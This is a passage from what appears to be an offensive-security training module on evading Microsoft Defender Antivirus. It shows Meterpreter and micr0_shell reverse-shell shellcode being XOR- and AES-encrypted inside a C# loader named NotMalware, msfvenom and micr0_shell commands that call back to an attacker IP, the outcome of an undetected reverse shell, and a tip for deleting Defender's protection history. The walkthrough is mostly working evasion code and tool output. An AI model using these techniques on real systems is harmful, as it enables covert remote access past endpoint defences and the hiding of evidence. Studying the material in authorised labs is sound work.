However, after enabling `Real-time protection`, attempting to copy the compiled program out of `C:\Tools` and onto the `Desktop` will result in the file getting detected by `Microsoft Defender Antivirus`.



Using the Get-MpThreat and Get-MpThreatDetection commands, we can see the file `NotMalware.exe` was classified as `Trojan:Win64/Meterpreter.E` before it was executed.

```
PS C:\Users\Administrator> Get-MpThreatDetection


ActionSuccess                   : True
AdditionalActionsBitMask        : 0
AMProductVersion                : 4.18.24020.7
CleaningActionID                : 2
CurrentThreatExecutionStatusID  : 1
DetectionID                     : {DAA2365C-54A2-4CED-A0B1-2B1AF493C843}
DetectionSourceTypeID           : 3
DomainUser                      : WIN-I092S2V54F8\Administrator
InitialDetectionTime            : 4/4/2024 9:32:09 AM
LastThreatStatusChangeTime      : 4/4/2024 9:32:25 AM
ProcessName                     : C:\Windows\explorer.exe
RemediationTime                 : 4/4/2024 9:32:25 AM
Resources                       : {file:_C:\Users\Administrator\Desktop\NotMalware.exe}
ThreatID                        : 2147721833
ThreatStatusErrorCode           : 0
ThreatStatusID                  : 3
PSComputerName                  :


PS C:\Users\Administrator> Get-MpThreat -ThreatID 2147721833


CategoryID       : 8
DidThreatExecute : False
IsActive         : False
Resources        :
RollupStatus     : 1
SchemaVersion    : 1.0.0.0
SeverityID       : 5
ThreatID         : 2147721833
ThreatName       : Trojan:Win64/Meterpreter.E
TypeID           : 0
PSComputerName   :
```


Note: To clear the `protection history` log, simply delete all files in the following folder: `C:\ProgramData\Microsoft\Windows Defender\Scans\History\Service`

XOR Encryption

Although the information provided by `Get-MpThreat` and `Get-MpThreatDetection` is valuable, we do not know what precisely in the file triggered this detection. There are tedious ways to figure this out manually, or we can use a tool like ThreatCheck to figure this out simply. First, make sure `Real-time protection` is `disabled`, go to the folder containing `NotMalware.exe`, and then run the following command:

```
PS C:\Tools\NotMalware\NotMalware\bin\x64\Release> C:\Tools\ThreatCheck-
master\ThreatCheck\ThreatCheck\bin\x64\Release\ThreatCheck.exe -f
.\NotMalware.exe
```


`ThreatCheck` works by splitting a file into chunks and subsequently making `Microsoft Defender Antivirus` scan them until it finds that triggers a detection. Taking a look at the output, it becomes clear that `Microsoft Defender Antivirus` is detecting the bytes of the `Meterpreter shellcode`.



As the `Metasploit Framework` is a well-known open-source tool, it should not be surprising that `Microsoft` developed signatures for `Microsoft Defender Antivirus` to catch the shellcode it generates. This means that in order to get past the signature scans, we are going to need to obfuscate it someway so that it doesn't get recognized.

Traditionally, a very common way to do this has been by `XOR-ing` the shellcode stored in the program, and then `XOR-ing` it again again right before writing it into memory so that the original values are restored. Thus, when the file gets scanned by `Microsoft Defender Antivirus`, the shellcode would appear as `random` bytes that shouldn't match a signature.

We can use this [CyberChef recipe]() to `XOR` our shellcode with the value `0x5C` (make sure to get rid of new lines, as this breaks the recipe).




We can replace the shellcode in the program with the output, and then add a short loop which `XORs` each byte with `0x5C` just before writing the shellcode to memory.

```
<SNIP>
```

```
// XOR'd shellcode (msfvenom -p windows/x64/meterpreter/reverse_http
LHOST=... LPORT=... -f csharp)
byte[] buf = new byte[] { <SNIP> }

// Allocate RW space for shellcode
<SNIP>

// Decrypt shellcode
int i = 0;
while (i < buf.Length)
{
    buf[i] = (byte)(buf[i] ^ 0x5c);
    i++;
}

// Copy shellcode into allocated space
<SNIP>
```


Although simple `XOR` encryption may have been enough to get past `antivirus` signature scans in the past, when we try to compile the program and then run `ThreatCheck` against it once more, we see that `Microsoft Defender Antivirus` still detects the shellcode:



AES Encryption

An intriguing aspect of bypassing antivirus solutions is that it necessitates creativity, given the absence of a definitive method for achieving a specific objective—no "right" or "wrong" methods exist. In this case, `XOR-encrypting` the shellcode is not enough to bypass `Microsoft Defender Antivirus`, therefore, let's try something different, like `AES-`

`encrypting` the shellcode instead. We can use another [CyberChef recipe]() to `AES encrypt` the shellcode (using an arbitrary key and IV).




After copying the output, the C# program will require a bit more modification than a simple loop, but the changes are pretty straight forward:


```
<SNIP>
using System.Security.Cryptography;

namespace NotMalware
{
    internal class Program
    {
        <SNIP>

        static void Main(string[] args)
        {
            // Shellcode (msfvenom -p windows/x64/meterpreter/reverse_http
LHOST=... LPORT=... -f csharp)
            string bufEnc = "<SNIP>";

            // Decrypt shellcode
            Aes aes = Aes.Create();
            byte[] key = new byte[16] { 0x1f, 0x76, 0x8b, 0xd5, 0x7c,
0xbf, 0x02, 0x1b, 0x25, 0x1d, 0xeb, 0x07, 0x91, 0xd8, 0xc1, 0x97 };
            byte[] iv = new byte[16] { 0xee, 0x7d, 0x63, 0x93, 0x6a, 0xc1,
0xf2, 0x86, 0xd8, 0xe4, 0xc5, 0xca, 0x82, 0xdf, 0xa5, 0xe2 };
            ICryptoTransform decryptor = aes.CreateDecryptor(key, iv);
            byte[] buf;
            using (var msDecrypt = new
System.IO.MemoryStream(Convert.FromBase64String(bufEnc)))
```

```
            {
                using (var csDecrypt = new CryptoStream(msDecrypt,
decryptor, CryptoStreamMode.Read))
                {
                    using (var msPlain = new System.IO.MemoryStream())
                    {
                        csDecrypt.CopyTo(msPlain);
                        buf = msPlain.ToArray();
                    }
                }
            }

            // Allocate RW space for shellcode
            <SNIP>
```

This time, running `ThreatCheck` against the compiled malware results in a `"No threat found!"` message.




We can confirm that `Microsoft Defender Antivirus` does not detect the program as malicious by re-enabling `Real-time protection`, copying the file to the `Desktop` and noticing it doesn't get immediatly removed. We can even go a step further and attempt to run it, establishing a `meterpreter session`:



Next Steps

If we try to open a shell within the Meterpreter reverse shell, our process will be detected and consequently killed:



Therefore, although we may have won the battle, we have lost the war. Evading such behavioral detections is what we will learn about in the next section.

Dynamic Analysis

How Does It Work?

Since attackers can easily bypass `static analysis`, `Microsoft Defender Antivirus` also utilizes `dynamic analysis`. Certain events can trigger `memory scans` of a process, such as the creation of a new process or the detection of suspicious behavior.

At the end of the previous section, we saw that once `NotMalware.exe` was run, it was very quickly caught by `Microsoft Defender Antivirus`. Using Mp-GetThreatDetection we can see that `NotMalware.exe` was detected based on `behavior`, specifically when it tried to start another process.

```
ActionSuccess                 : True
AdditionalActionsBitMask      : 0
AMProductVersion              : 4.18.24020.7
CleaningActionID              : 3
CurrentThreatExecutionStatusID : 3
DetectionID                   : {85C3800B-65E1-4BBD-82A1-8C98DD49049F}
DetectionSourceTypeID         : 0
DomainUser                    :
InitialDetectionTime          : 4/7/2024 5:47:55 AM
LastThreatStatusChangeTime    : 4/7/2024 5:47:56 AM
ProcessName                   : Unknown
RemediationTime               : 4/7/2024 5:47:56 AM
Resources                     : {behavior:_process: C:\Users\Administrator\Desktop\NotMalware.exe, pid:6628:56844127554067,
                                process:_pid:6628,ProcessStart:133569676654589192}
ThreatID                      : 2147728104
ThreatStatusErrorCode         : 0
ThreatStatusID                : 4
PSComputerName                :
```

Essentially, `Microsoft Defender Antivirus` noticed that the `NotMalware.exe` process performed a suspicious operation, triggering a memory scan against it. Since the `meterpreter` shellcode was residing `unencrypted` in memory at this point, `Microsoft Defender Antivirus` detected and killed the process.

So what can we do about this? Well, let's take a look at the following three options...

Option 1: Modifying the Payload

As stated before, `Meterpreter` is well-known to `Microsoft`, therefore, the MSRC team have developed various signatures for its unencrypted shellcode. However, one of the methods we can evade `behavioral analysis` is by modifying the `Meterpreter` payload in such a way that it either `avoids triggering a memory scan` or, if scanned, `does not match any signatures`. Either one of these methods would require modifying the source code of the `Meterpreter` payload, which is out-of-scope for this module.

Note: For students who are interested in a deeper understanding of what the `Meterpreter` shellcode does, and how it could be obfuscated, the Intro to Assembly Language may be an interesting module to work through.

Option 2: Changing the Payload

Unless using `Meterpreter` is mandatory, the other method to evade `behavioral analysis` is changing the payload to a less well-known one. Since we only want to establish a reverse shell, we can replace the `Meterpreter` stager shellcode with a minimal reverse shell payload.

As an example, let's use [micr0_shell](). From the project description we can see that this program generates `"reverse shell shellcode for Windows x64"`.

micr0 shell

Micr0shell is a lightweight and efficient Python script designed for dynamically generating Windows X64 Position-Independent Code (PIC) Null-Free reverse shell shellcode. Depending on the options selected, the generated shellcode can be up to `27` bytes smaller than comparable shellcode from msfvenom, while also avoiding the inclusion of 0x00 bytes. Additionally, because MSF's shellcode is widely used and therefore more likely to be flagged by signature-based detection methods, the shellcode generated by micr0shell offers an added layer of evasion capability.


```
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.45 LPORT=443 -f csharp -v shellco
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
```

We can generate shellcode with our `IP` and `port` with the following command:


```
PS C:\Tools\micr0_shell> python.exe .\micr0_shell.py -i [IP] -p 8080 -l
csharp

Author: Senzee
Github Repository: https://github.com/senzee1984/micr0_shell
Description: Dynamically generate PIC Null-Free Reverse Shell Shellcode
Attention: In rare cases (.255 and .0 co-exist), generated shellcode could
contain NULL bytes, E.G. when IP is 192.168.0.255

[+]Shellcode Settings:
******** IP Address: 10.10.14.104
******** Listening Port: 8080
******** Language of desired shellcode runner: csharp
******** Shellcode array variable name: buf
******** Shell: cmd
******** Shellcode Execution: false
******** Save Shellcode to file: false

[+]Payload size: 476 bytes
```

```
[+]Shellcode format for C#

byte[] buf= new byte[476] {
<SNIP>
};
```


Afterward, we will copy paste the shellcode output into the [AES-encryption CyberChef recipe]() from before to get the new encrypted payload we will use in place of the `Meterpreter` shellcode.



Inside `NotMalware`, we can replace the `base64` string with this new one and recompile the program.



Now, when we run `NotMalware.exe` from the `Desktop` with `Real-time protection` enabled, we notice that we get a reverse shell and can interact with it without getting detected by `Microsoft Defender Antivirus`.




Option 3: Writing Custom Tools

Given their prevalence in offensive security operations (and cybercrimes), antivirus solutions maintain various signatures for open-source tools like `Metasploit` and `Mimikatz`. However, it often takes time for antivirus solutions to develop signatures for new and immature tools. In this section, we successfully evaded detection by substituting the

`Meterpreter` payload with the `micr0_shell` payload. This approach was effective because it's probable that `Microsoft Defender Antivirus` does not currently include a signature for this specific shellcode. Consequently, even if a memory scan is initiated, no suspicious events are likely to be detected. However, it's not unlikely that a signature will be added in the future if the use of `micr0_shell` becomes more widespread among attackers.

This brings us to our third and final option, which is the most effective, but also most time-consuming - writing custom tools. When using custom tools, neither `static` nor `behavioral` analysis poses an issue, since they will not match any `known malicious signatures`.

As an example, let's write a simple `TCP reverse shell` program, which will not require any `obfuscation` or `encryption` since it does not use any known malicious component present in an antivirus solution signatures database. Open `Visual Studio 2022` and create a new `Console App (.NET Framework)` project called `RShell`.



To develop a reverse shell in C#, we will need to make use of the following classes:

